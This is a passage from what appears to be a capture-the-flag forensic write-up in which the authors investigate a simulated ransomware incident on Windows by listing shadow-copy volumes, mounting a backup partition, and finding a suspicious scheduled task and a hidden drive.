


We use vssadmin to list all our known volumes. We see that there is a VSS volume with a matching ID but we can not view it in the file explorer.


```
C:\Users\Administrator>vssadmin list volumes
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Volume path: \\?\Volume{f801713f-0000-0000-100000000000}\
  Volume name: \\?\Volume{f801713f-0000-0000-100000000000}\
Volume path: \\?\Volume{7a9eea15-0000-0000-0000-010000000000}\
  Volume name: \\?\Volume{7a9eea15-0000-0000-0000-010000000000}\
Volume path: C:\
  Volume name: \\?\Volume{f801713f-0000-0000-602200000000}\
C:\Users\Administrator>
```


We opened Disk Management and find the partition labeled Backup.




We right-clicked to open Properties. When we navigate over to the Shadow Copies tab we see there is a copy with a matching ID.




We right-clicked Backup again and select Change Drive Letter and Paths. We clicked Add and selected a letter.



We now see Backup assigned to the letter Z.




We navigate to the Backup(Z:) drive. We selected Hidden Items under the view tab in our file explorer. When we navigate to vStockings/elf1 in our new drive ,the files have been changed to a .grinch extension.




Question 3

We go back to Task Scheduler and found a suspicious task named opidsfsdf.




Question 4

We examined the properties and we see this task runs a file located at
C:\User\Administrator\Desktop\opidsfsdf.exe




Question 5

There is also another ShadowCopyVolume ID of the VSS task in Task Scheduler.




Question 6

We can tell the drives that are hidden by the fact that they are slightly transparent. We see that the drive named confidential seems to be hidden.

